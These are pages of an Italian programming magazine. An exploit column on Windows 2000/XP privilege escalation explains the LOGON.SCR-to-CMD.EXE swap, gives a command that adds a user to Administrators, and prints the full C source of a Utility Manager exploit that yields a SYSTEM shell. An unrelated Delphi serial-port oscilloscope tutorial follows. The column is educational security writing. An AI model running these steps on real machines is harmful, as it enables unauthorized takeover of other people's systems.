Nel consueto appuntamento con gli exploit non parleremo questa volta di Buffer Overflow, di DoS o di Remote Execution, ma si discuterà di una categoria di attacchi meno nota ma non meno pericolosa, che va sotto il nome di *Privilege Escalation*. È risaputo che i moderni sistemi operativi hanno un'architettura di sicurezza basata sui privilegi: gli utenti non sono tutti uguali all'interno dell'ambiente di lavoro e sono differenziati in base ai loro permessi. Usando i gruppi locali e l'assegnazione dei privilegi, il sistema operativo può limitare numero e tipo di operazioni che un utente può compiere. L'esempio classico che si può fare è quello dei sistemi Unix/Linux dove, ad esempio, ogni file o directory dispone di una serie di attributi (modificabili attraverso il comando *chmod*) che ne identificano le proprietà di lettura/scrittura/esecuzione rispetto agli utenti e ai gruppi del sistema. Supponiamo di avere una directory marcata in questo modo:

```
drwx---   6 pippo   gruppo1   512 May  3  12:31   mia_dir
```

Questa stessa directory sarà accessibile al solo utente *pippo* e a nessun altro (escluso ovviamente l'utente amministratore root, che è dotato di super-poteri!). La sicurezza è quindi garantita attraverso il confronto dei permessi assegnati alla risorsa rispetto ai privilegi di cui un utente dispone effettivamente (vedi articolo su Winlogon/GINA contenuto sempre in questo numero di ioProgrammo).
Allo stesso tempo, è però necessario che il sistema operativo vigili costantemente per impedire l'esecuzione di comandi in grado di modificare la scala dei privilegi, come l'installazione di demoni, l'esecuzione di comandi di scrittura in zona privilegiate, la lettura del file delle password: se il comando *chmod 666* sulla cartella *pippo* non fosse intercettato e bloccato, un qualsiasi utente potrebbe modificare i privilegi abbassandoli e rendendola accessibile a sé stesso.

ATTACCHI DI PRIVILEGE ESCALATION

❑ CD ☑ WEB
Exploit_83.zip
cdrom.ioprogrammo.it

Gli attacchi di *privilege escalation* mirano un obiettivo ben preciso: arrampicarsi nella scala dei privilegi del sistema operativo, cercando di raggiungere – se possibile – le potenzialità concesse solo al gradino più alto, ossia quelle dell'utente *root* (*Administrator* su macchine Windows). Un generico utente con diritti limitati cerca infatti con questo attacco di innalzare i propri permessi fino ad ottenere l'autorizzazione per effettuare qualsiasi operazione, senza però disporre della password e delle credenziali richieste per l'accesso a quel livello di privilegi. Una volta ottenuti privilegi – anche per piccole frazioni di tempo – un utente può compromettere la sicurezza dell'intero sistema in men che non si dica, creando backdoor e installando qualsiasi tipo di codice malevolo. Si tratta di attacchi che sfruttano molto spesso piccoli difetti di progettazione, interni all'architettura del sistema operativo: una chiamata ad una API privilegiata lasciata accessibile, l'individuazione di comandi di sistema capaci di aprire la strada a privilegi più elevati oppure l'iniezione di codice specifico all'interno di un programma che sta girando a livello privilegiato. Il maggiore problema nella gestione dei privilegi è infatti la protezione dell'utenza che impersona il sistema operativo: questa utenza è infatti costantemente presente nei demoni e nei servizi per svolgere le normali attività del sistema operativo, per questo motivo è dotata di tutti i





Fig. 1: **Attenzione alle modifiche con regedit!**

privilegi possibili che vengono ereditati dai processi da essa lanciati. Un attacco di escalation diventa possibile quando le operazioni effettuate dall'utenza del sistema operativo lasciano aperto qualche spiraglio in cui sia possibile far eseguire un comando in modo privilegiato. La pericolosità di questo tipo di attacchi sta nel fatto che non richiedono né la conoscenza né il cracking di alcuna password e molto spesso (come vedremo nel caso dello screen saver di Windows) sono davvero banali da portare a termine.

fare molte cose tra cui anche l'installazione di nuovi programmi. Sopra questi, in cima alla scala dei privilegi, ci stanno gli utenti del gruppo *Administrators*. Esiste, infine, l'utenza *SYSTEM*, che impersona il sistema operativo Windows ed opera in background per fare tutto quello che è necessario per amministrare la macchina (attiva i processi, gestisce la sicurezza, lancia i servizi, ecc.). Spesso e volentieri, gli attacchi puntano ad ottenere i privilegi di *SYSTEM*, che permettono di controllare totalmente il sistema operativo. Impersonando l'utente *SYSTEM* è possibile ad esempio eseguire il seguente comando:

```
net localgroup administrators pippo /add
```

che aggiunge l'utente *pippo* (magari di tipo *Guest*) al gruppo *Administrators*, concedendogli pieni poteri su tutto! Di seguito tratteremo due possibili attacchi di *Privilege Escalation* contro i sistemi Windows, con diversa complessità tecnica di realizzazione, ma con uguale risultato: il conseguimento di una shell di sistema con privilegi di tipo *SYSTEM!*

Fig. 2: Alcuni processi di sistema possono tornarvi molto utili

BOLLETTINI DI SICUREZZA

In passato l'Utility Manager di Windows è stato già interessato da alcuni bug di privilege escalation, documentati in questi bollettini di sicurezza non tanto antichi:
www.microsoft.com/technet/security/bulletin/MS03-025.mspx
www.microsoft.com/technet/security/Bulletin/MS04-011.mspx
Utility Manager è in grado di lanciare qualsiasi programma con i privilegi SYSTEM ancor prima del login... quanto tempo passerà prima che emerga qualche altra falla di sicurezza?

LA GESTIONE DEI PRIVILEGI IN WINDOWS

Windows, rispetto a Unix, si è trovato a dover gestire la multi-utenza del sistema solo da poco. I suoi antenati (95, 98 e ME) non disponevano infatti di alcun sistema di sicurezza in grado di gestire utenti e sui privilegi: tutti potevano accedere a tutto e fare qualsiasi cosa. I risultati di questa politica scellerata si sono visti col tempo e con la lunga serie di virus, trojan e codici capaci di impossessarsi in remoto e in locale delle macchine della serie 9X. Con l'avvento di Win 2000 e infine di XP le cose cambiate leggermente, soprattutto per un motivo fondamentale: l'introduzione di NTFS come sistema di gestione del disco che, rispetto a FAT32, assicura una miglior gestione dello spazio allocato e incorpora dei meccanismi di sicurezza e di protezione file prima del tutto assenti. Nelle edizioni standard di Windows 2000/XP le categorie di utenti comunemente usate sono tre e si dividono in *Guest*, *Users* e *Power Users*. I primi ovviamente sono gli utenti più sfigati e che possono fare poco o niente nel sistema, tanto da pensare "ma che ho acceduto a fare?"; i secondi possono invece compiere un set limitato di operazioni ma non possono alterare le configurazioni base del sistema operativo (scheda di rete, pannello di controllo, ecc.); gli ultimi invece hanno la possibilità di

Fig. 3: UtilMan è un potente cavallo di troia

ESCALATION ATTRAVERSO LO SCREEN SAVER DI LOGIN

Questo attacco di escalation è il più banale e pericoloso mai conosciuto nella storia di Windows e funziona su sistemi 2000 e XP di ogni tipo. L'attacco si basa su una dimenticanza di Microsoft nella gestione dell'autenticazione durante la fase di login. Non so quanti di voi ci hanno fatto caso, ma quando ci troviamo nella schermata di login iniziale (quella dove viene chiesto di premere *CTRL+ALT+CANC*), dopo alcuni minuti di attesa e di inattività (circa 10) viene attivato lo screen saver di default, che mette il logo di Windows in bella mostra e in giro sullo schermo. Questo "indispensabile" screen saver iniziale corrisponde al file *\WINDOWS\SYSTEM 32\LOGON.SCR* ed è normalmente talmente poco considerato, da essere lasciato accessibile a tutti senza alcuna protezione. Il trucco dell'escalation consiste nel rimpiazzare questo file con una shell di Windows *(CMD.EXE);* in questo modo, quando Windows eseguirà lo screen saver di login (prima ancora che un utente si sia loggato sul sistema!!!), in realtà avvierà una shell di comandi *full-privileged* da cui diventa possibile eseguire qualsiasi altro comando. L'attacco avviene infatti secondo questa scaletta di passi:

- un utente *X* con diritti limitati accede al sistema (il possesso di almeno un'utenza è un requisito fondamentale per gli attacchi di escalation);
- l'utente *X* rimpiazza lo screen saver *LOGON.SCR*

con una shell di sistema (basta un semplice *COPY CMD.EXE LOGON.SCR* nella directory *\WINDOWS\SYSTEM32*);

- l'utente *X* riavvia la macchina e nella finestra di login attende circa 10 minuti per far partire lo screen saver;

- Windows tenta di avviare lo screen saver di login ma in realtà lancia la nostra shell dei comandi che viene avviata con i privilegi di *SYSTEM*;

Una volta aperta la shell dei comandi è possibile fare qualsiasi altra cosa, come ad esempio aprire la console di sistema e aggiungere nuovi utenti, modificare i privilegi degli account esistenti tramite il comando *net localgroup* e perfino inserire chiavi in zone protette del registro di Windows (quest'ultimo spunto si sposa a pennello con l'articolo sul logging delle password e sul modulo *GINHACK.DLL* discusso sempre in questo numero di ioProgrammo).

```
#include <stdio.h>
#include <windows.h>
#include <commctrl.h>
#include <Winuser.h>
int main(int argc, char *argv[]) {
  HWND lHandle, lHandle2;
  POINT point;
  char sText[]="%windir% \\system32
                              \\cmd.ex?";
  // run utility manager
  system("utilman.exe /start");
  Sleep(500);
  // execute contextual help
  SendMessage(FindWindow(NULL,
       "Utility manager"), 0x4D, 0, 0);
  Sleep(500);
  // open file open dialog windown in
                         Windows Help
  PostMessage(FindWindow(NULL,
      "Windows Help"), WM_COMMAND,
                          0x44D, 0);
  Sleep(500);
  // find open file dialog window
  lHandle = FindWindow("#32770","Open");
  // get input box handle
  lHandle2 = GetDlgItem(lHandle, 0x47C);
  Sleep(500);
  // set text to filter listview to display
                        only cmd.exe
  SendMessage (lHandle2, WM_SETTEXT,
                 0, (LPARAM)sText);
  Sleep(800);
  // send return
  SendMessage (lHandle2, WM_IME_
          KEYDOWN, VK_RETURN, 0);
  //get navigation bar handle
  lHandle2 = GetDlgItem(lHandle, 0x4A0);
  //send tab
  SendMessage (lHandle2,
        WM_IME_KEYDOWN, VK_TAB, 0);
  Sleep(500);
  lHandle2 = FindWindowEx(lHandle,
      NULL,"SHELLDLL_DefView", NULL);
  //get list view handle
  lHandle2 = GetDlgItem(lHandle2, 0x1);
  SendMessage (lHandle2,
          WM_IME_KEYDOWN, 0x43, 0);
                     // send "c" char
  SendMessage (lHandle2,
          WM_IME_KEYDOWN, 0x4D, 0);
                     // send "m" char
  SendMessage (lHandle2,
          WM_IME_KEYDOWN, 0x44, 0);
                     // send "d" char
  Sleep(500);
  // popup context menu
  PostMessage (lHandle2,
          WM_CONTEXTMENU, 0, 0);
  Sleep(1000);
  // get context menu handle
  point.x =10; point.y =30;
  lHandle2=WindowFromPoint(point);
  SendMessage (lHandle2,
         WM_KEYDOWN, VK_DOWN, 0);
                // move down in menu
  SendMessage (lHandle2,
         WM_KEYDOWN, VK_DOWN, 0);
                // move down in menu
  SendMessage (lHandle2,
         WM_KEYDOWN, VK_RETURN, 0);
                      // send return
  SendMessage (lHandle, WM_CLOSE,0,0);
         // close open file dialog window
  return(0); }
```

LISTATO 1: UtilManExploit.c

ESCALATION ATTRAVERSO UTILITY MANAGER

Come abbiamo visto nell'esempio precedente, una banalità come lo screen saver di login può diventare un efficace veicolo per portare a termine un attacco di privilege escalation. È ovviamente un errore di progettazione, perché lo screen saver *LOGIN.SCR* dovrebbe essere un file di sistema protetto e inoltre *SYSTEM* dovrebbe controllare cosa viene eseguito realmente quando parte lo screen saver (dovrebbe pensarci due volte prima di lanciar *CMD.EXE* in fase di login).
Un altro attacco noto è quello che sfrutta l'*Utility Manager* di Windows, un programma localizzato in *\WINDOWS \SYSTEM32\UTILMAN.EXE*. Premendo infatti la combinazione *TASTO WINDOWS+U* è possibile attivare questa utility di sistema, concepita per lanciare a sua volta altre micro-utility come la tastiera su schermo *(OSK.EXE)*, narrator *(NARRATOR.EXE)* e il magnifier *(MAGNFIER.EXE)*. Le stranezze che interessano l'Utility Manager di Windows e che hanno attirato l'attenzione degli hacker sono due in particolare: *UTILMAN* può essere richiamata in qualsiasi momento attraverso il tasto "*WINDOWS+U*", anche in fase di login (prima che un utente si sia loggato); rimpiazzando una qualsiasi delle micro-utility con un altro programma (ad esempio *CALC.EXE* al posto di *OSK.EXE*), è possibile far avviare qualsiasi cosa. Queste due stranezze fanno considerare da sempre *UTILMAN* un ottimo veicolo per attacchi di privilege escalation, nonostante le misure di sicurezza adottate da Microsoft per blindare questa utility. Il ricercatore indipendente *Cesar Cerrudo* (avvalendosi anche di alcuni post precedenti fatti da Brett Moore) ha scoperto qualche tempo fa che Utility Manager è vulnerabile ad un attacco di escalation su Windows 2000 *(pre-SP4)* che sfrutta il mancato rilascio dei privilegi quando si richiama l'help in linea.
Quando infatti si avvia *Utility Manager* e si preme il tasto *F1* (o in alternativa ?), viene eseguita da *UTILMAN* un'istanza di *WINHLP32.EXE* senza rilasciare i privilegi di *SYSTEM*, che sono ereditati dall'help in linea. *WINHLP32* viene però eseguito come finestra nascosta, di conseguenza l'unico modo per sfruttare questa falla è quella di scrivere un'applicazione capace di localizzare la finestra in questione usando le API di Windows (*FindWindow*) e di inviare a questa la combinazione di tasti utile per lanciare una shell di sistema (*CMD.EXE*). Il funzionamento dell'exploit di Cerrudo è legato ai tempi di risposta del sistema operativo, se non dovesse funzionare al primo colpo, è consigliabile provare ad incrementare i valori di attesa contenuti nelle istruzioni *sleep()*.

Elia Florio

COMPILARE L'EXPLOIT

L'exploit completo di Cesar Cerrudo è disponibile al link www.securityfocus.com/bid/10124/exploit/ ospitato da *SecurityFocus;* per compilarlo è necessario linkare la libreria di sistema *user32.lib* usando la sintassi *cl UtilManExploit.c user32.lib*

Fig. 4: La notizia della vulnerabilità al Privilege Escalation

Un oscilloscopio digitale con componenti a basso costo

Un Oscilloscopio in Delphi



È uno strumento fondamentale per la sperimentazione elettronica Vediamo come realizzarne uno con il nostro PC, pochi componenti elettronici e meno di un'ora di lavoro

Ritornando con la memoria agli anni della scuola, quando affrontavo con passione la realizzazione dei primi semplici circuiti elettronici, giunto al momento del collaudo delle mie piccole "creature", speravo che il circuito funzionasse, per così dire "al primo colpo". Purtroppo, capitava spesso che, a causa di un errore di cablaggio, oppure di una taratura approssimativa, vista la scarsità di strumenti di misura (un tester o poco più), il circuito stentasse a funzionare. Il fuoco della passione che mi spingeva di impulso ad affermare *« adesso basta, mi compro un oscilloscopio »*, veniva rapidamente spento dal confronto tra il listino prezzi di questi, allora rari e preziosi strumenti, ed il mio budget di studente. Fu allora che decisi di costruire il mio primo oscilloscopio. Era costituito da una matrice di LED ed una selva di circuiti integrati TTL, collegati da una foresta di connessioni. Inutile dire che la tecnologia dei componenti disponibili all'epoca e la potenza dissipata per alimentarli, faceva del mio oscilloscopio autocostruito qualcosa di più simile ad una stufa elettrica che ad uno strumento di misura, ma era mio e ne andavo orgoglioso. Sperando di far piacere ai tanti studenti che mi scrivono, vogliamo proporre in questo articolo la realizzazione di un semplice oscilloscopio ad un canale, interfacciato con PC per mezzo della porta seriale. L'hardware avrà un costo davvero contenuto (sicuramente entro i dieci euro), mentre il software è incluso al CD allegato alla rivista, sia sotto forma di file eseguibile, compilato e collaudato, che di codice sorgente. Il programma è scritto in Delphi, confidando nel fatto che, oggi come allora, il "vecchio" Turbo Pascal, nonno del meraviglioso Object Pascal di oggi, venga ancora insegnato nelle scuole e nelle università come linguaggio di programmazione. La realizzazione verrà espansa nel prossimo numero con la costruzione di un Multimetro digitale di precisione, fornendo uno strumento di collaudo semplice e potente. L'obiettivo è dimostrare come sia possibile campionare un segnale analogico, in forma digitale, attraverso la porta seriale di un Personal Computer. Detto questo, sarò ovviamente a dispo-

Fig. 1: *L'oscilloscopio permette di verificare l'andamento dei segnali digitali, ed analogici*

Fig. 2: *Visione d'insieme del circuito completo*





Fig. 3: *In figura si nota una vista di insieme del circuito dell'oscilloscopio*

REQUISITI

Conoscenze richieste
Programmazione Delphi, concetti base di elettronica.

Software
Delphi 6 o successivi
S.O. Win 9.x, Me,2000, NT, XP

Impegno


Tempo di realizzazione

sizione di docenti e studenti che vogliano approfondire l'argomento sul forum di ioProgrammo, oppure attraverso l'indirizzo di posta elettronica *luca.spuntoni@ioprogrammo.it*.

IL CONVERTITORE ANALOGICO-DIGITALE ADC804

Il circuito integrato *ADC804* è un convertitore analogico-digitale ad approssimazioni successive, appositamente progettato per operare con controllo a microprocessore, per mezzo di un minimo numero di componenti elettronici. Il componente è dotato di un BUS dati che ha la caratteristica di potere essere collegato direttamente ad una scheda a microprocessore. Il segnale analogico può essere campionato con una risoluzione di 8 bit ad una frequenza massima di 3 Mhz. Le applicazioni tipiche del componente comprendono sistemi di controllo e di monitorizzazione a microprocessore, interfacce per trasduttori di vario genere, termometri digitali e termostati controllati digitalmente. Il metodo di funzionamento del componente opera sul principio delle approssimazioni successive. Una serie di interruttori analogici, collegati ad una matrice resistiva, vengono chiusi in sequenza in modo tale da confrontare un valore di tensione di riferimento con il valore di tensione proveniente dall'ingresso analogico del circuito integrato. Il processo prosegue per approssimazioni successive, fino a quando un comparatore di tensione rileva l'equivalenza delle due tensioni elettriche, a questo punto il valore binario viene memorizzato per il successivo invio all'esterno del componente attraverso una LATCH ad 8 bit.

La conversione inizia quando viene inviato un impulso LOW alla linea /WR mentre l'ingresso /CS (Chip Select) è a livello logico LOW. La lettura degli otto bit contenuti nella LATCH può essere ottenuta inviando un impulso sulla linea /RD mentre l'ingresso /CS è a livello logico LOW. Per maggiori informazioni sul componente, per ragioni di spazio si consiglia la lettura del documento citato in bibliografia, disponibile sul WEB presso il sito della Philips Semiconductors.

Fig. 4: ***Lo schema mostra il diagramma a blocchi del convertitore analogico-digitale ADC804 (Cortesia Philips Semiconductors)***

LO SCHEMA ELETTRICO

Il circuito elettronico è basato sul convertitore analogico-digitale ADC804, interfacciato con il PC per mezzo della porta seriale, della quale sfruttiamo le linee di controllo asincrone. Osservando lo schema elettrico, sul lato sinistro notiamo le linee di connessione della porta seriale, prelevate per comodità dall'apparecchiatura PCExplorer light, dotata di un'adeguata alimentazione interna, senza la necessità di alcuna saldatura. Il circuito può essere ugualmente realizzato prelevando le linee in questione per mezzo di un comune cavo seriale. Più in dettaglio notiamo che le prime quattro linee di ingresso (CTS, DSR, CD e RI) vengono utilizzate per leggere i quattro bit più significativi del convertitore. Si è limitato l'utilizzo del convertitore a soli quattro bit per ridurre al minimo il numero di componenti necessari e per garantire la massima semplicità di realizzazione del circuito. La linea di uscita RTS, si occupa di inviare il segnale di inizio della conversione e contemporaneamente di lettura della LATCH. Per rendere compatibili i livelli logici della porta seriale, che secondo lo standard CENTRONICS possono arrivare anche a +- 25 Volts, con quelli del circuito ADC 804, limitato a 5 Volts (Standard TTL) viene utilizzato il transistor TR1 collegato in configurazione inverter. Il gruppo R3 R4 C1 fornisce la tensione di riferimento al convertitore, mentre R5-C2 si occupano di generare il clock interno. Il circuito è in grado di misurare segnali di tensione compresa tra 0 V e +5 V, ogni tensione al di fuori di questi valori può danneggiare il convertitore, o peggio i circuiti interni del PC: si raccomanda di rispettare strettamente questi limiti. Sul lato destro dello schema è visibile un circuito di test, formato da un semplice partitore di tensione, per mezzo del quale il lettore potrà verificare il corretto funzionamento del circuito, ruotando il





Fig. 5: ***La figura mostra la piedinatura del convertitore analogico-digitale ADC804 (Gentile concessione di Philips Semiconductors***





Fig. 6: ***In figura viene riportato lo schema elettrico del circuito di controllo, che per comodità e per richiesta dei lettori è stato inserito all'interno del file SpuntoOscilloscopio.zip, con il nome Oscilloscopio_Schema_Elettrico.bmp***







Fig. 7: ***L'immagine mostra un particolare del partitore di tensione R3-R4***

potenziometro e verificando l'andamento del segnale sullo schermo del PC.

REALIZZAZIONE DELL'OSCILLOSCOPIO





Fig. 8: ***Il transistor TR1 converte i livelli logici RS232 in livelli compatibili TTL***





Fig. 9: ***Per verificare il funzionamento dell'oscilloscopio si utilizza un semplice potenziometro***

L'oscilloscopio può essere realizzato senza saldature, utilizzando l'apparecchiatura *PC Explorer light,* ma anche con i soli componenti elettronici elencati a lato di queste pagine, per mezzo del loro montaggio su una comune basetta millefori, utilizzando un comune saldatore a stagno. L'assemblaggio dei componenti viene facilitato osservando le immagini riportate in queste pagine, disponibili anche nel file allegato alla rivista. Il lettore potrà reperire i pochi componenti elettronici che utilizzeremo per la costruzione dell'oscilloscopio, in qualunque negozio di componenti elettronici, oppure per corrispondenza presso la Elisys s.r.l. (*www.pcexplorer.it*); l'assemblaggio del circuito può essere effettuato senza saldature per mezzo dell'apparecchiatura *PCExplorer light* reperibile sullo stesso sito. La Elisys s.r.l. si è resa disponibile ad offrire in omaggio il kit di realizzazione dell'oscilloscopio a chi acquisterà una apparecchiatura *PCExplorer light.* Si consiglia di inserire prima i componenti a profilo più basso, iniziando con il circuito integrato e con le resistenze, per poi collegare i condensatori ed il transistor. Le connessioni possono essere realizzate per mezzo di spezzoni di filo elettrico rigido, seguendo lo schema elettrico e le fotografie poste a corredo dell'articolo. Sul lato sinistro dello schema si possono notare le connessioni alle linee relative alla porta seriale e di alimentazione dell'apparecchiatura *'PC Explorer light'.*

NOTA

COMPONENTI ELETTRONICI NECESSARI

N 1 ADC804
N1 Transistor BC 107
N1 Res. 5600 Ohm _ Watt
N5 Res. 10 k Ohm _ Watt
N1 Potenziometro 10K Ohm Lineare
N1 Condensatore 1uF 16V
N1 Condensatore 150 pF
N1 Connettore 9 poli femmina DB9
N1 Basetta millefori
I componenti sono reperibili presso il sito www.pcexplorer.it

IL SOFTWARE DELL'OSCILLOSCOPIO

Il programma di gestione dell'oscilloscopio è in grado di attivare la procedura di conversione analogico-digitale del circuito integrato ADC804 e di leggerne il risultato relativo. Come già citato nella descrizione del circuito elettronico, per motivi di semplicità di realizzazione dal punto di vista elettronico vengono letti soltanto i quattro bit più significativi attraverso le linee di controllo della porta seriale, per operare infine una rappresentazione grafica dell'andamento del segnale presente sull'ingresso analogico. Il codice sorgente, scritto in Delphi viene messo a completa disposizione del lettore ed è disponibile nel CD con il nome: *"SpuntoOscilloscopio .zip":* in questa sede analizziamo soltanto le parti più significative, rimanendo a disposizione del lettore per ogni chiarimento all'indirizzo *luca.spuntoni@ioprogrammo.it.* Analizzando innanzitutto la struttura della unit principale del programma, notiamo che insieme alle unit standard di Delphi viene utilizzata *SpuntoLedComponent,* fornita con il programma in forma compilata e pronta all'uso.

```
unit SpuntoOscilloscopioAnalogicoUnit1;
interface
uses
  Windows, Messages, SysUtils, Variants, Classes,
                        Graphics, Controls, Forms,
  Dialogs, ExtCtrls, SpuntoLedComponent, jpeg,
                                Buttons, StdCtrls;
type
```

La definizione dell'array *TportArray* avviene allo scopo di rendere possibile la lettura delle porte hardware, come sarà analizzato meglio in seguito.

```
//************ Port related arrays ************//
  TPortArray= Array[0..7] of Boolean;  // Array of Port bits
```

La classe principale, riportata di seguito soltanto in parte per motivi di brevità, comprende tutte le funzioni e le procedure necessarie all'esecuzione del programma.

```
// ***********    MAIN CLASS    *************//
  TSpuntoOscilloscopioAnalogicoForm = class(TForm)
    procedure EnableMonitoringClick(Sender: TObject);
    procedure FormCreate(Sender: TObject);
    procedure WritePort(PortAddress, PortData:word);
    // Write PortData over PortAddress if Port Writing
                                        is enabled
    function ReadPort(PortAddress: word): word;
    procedure RadioButtonCOM1Click(Sender: TObject);
    procedure RadioButtonCOM2Click(Sender: TObject);
    procedure ReadAllPorts;
    procedure Timer1Timer(Sender: TObject);
    //Readr all COM Ports related to selected serial port
    Procedure ExtractPortArray(PortByte:Word; Var
                             PortArray:TPortArray);
    Procedure EncodePortArray(Var PortByte:Word;
                             PortArray:TPortArray);
```

```
    procedure DTRSpeedButtonClick(Sender: TObject);
    procedure RTSSpeedButtonClick(Sender: TObject);
    procedure ClearScopeClick(Sender: TObject);
  private
    {
      Private declarations
    }
```

Fig. 10: ***Il software descritto in queste pagine è presente nel CD allegato alla rivista completo di codice sorgente ('SpuntoOscilloscopio.zip')***

Le variabili globali del programma sono visibili di seguito, si possono notare innanzitutto quelle relative agli indirizzi ed ai registri delle porte seriali, nonché delle singole linee elettriche. In particolare RTS, CTS, DSR, CD, DTR ed RI contengono gli stati logici delle linee corrispondenti della porta seriale, permettendo l'accesso alla porta fisica a livello del singolo bit.
La variabile *ADCValue* rappresenta il valore binario corrispondente all'avvenuta conversione analogico-digitale: la conversione fisica in Volts dipende dal valore della tensione di riferimento presente sul piedino *N9* del circuito integrato *ADC804*.

```
  public
    { Public declarations }
    CombaseAddress:Word;     //COM Port base Address
    MCRAddress,LCRAddress,MSRAddress:Word;
                                   //Serial port addresses
    MCR,LCR,MSR:TPortArray; //Serial port registers
    EnablePortWriting: Boolean;  //Port Writing Enable
    RTS,CTS,DSR,CD,DTR,RI:Boolean; //Serial lines
                                          logical level
    ADCValueY:Integer; //Graphic management
    Sweep,CurrentY:Integer;
    ADCValue:Integer;       //ADC Value (Digital)
    PresentRTSStatus:Boolean;    //RTS Status (Clock)
  end;
```

La procedura *FormCreate* provvede ad impostare le variabili globali ed alcuni componenti della form successivamente alla creazione della finestra relativa.

```
procedure TSpuntoOscilloscopioAnalogicoForm.
                                  FormCreate(Sender:TObject);
begin
// Port Setup ( COM 1 )
  EnablePortWriting:= True;
  CombaseAddress:=$3f8;
  MCRAddress:=CombaseAddress+4;
  LCRAddress:=CombaseAddress+3;
  MSRAddress:=CombaseAddress+6;
// Timer Setup
  Timer1.Enabled:=False;
  Timer1.Interval:=10;
//Graphic setup
  Sweep:=0;
  ADCValueY:=200;
 // Buttons setup
 ReadAllPorts;
 If DTR then DTRSpeedButton.Down:=True else
                              DTRSpeedButton.Down:=False;
 If RTS then RTSSpeedButton.Down:=True else
                              DTRSpeedButton.Down:=False;
 //ADCValue Setup
 ADCValue:=0;
end;
```

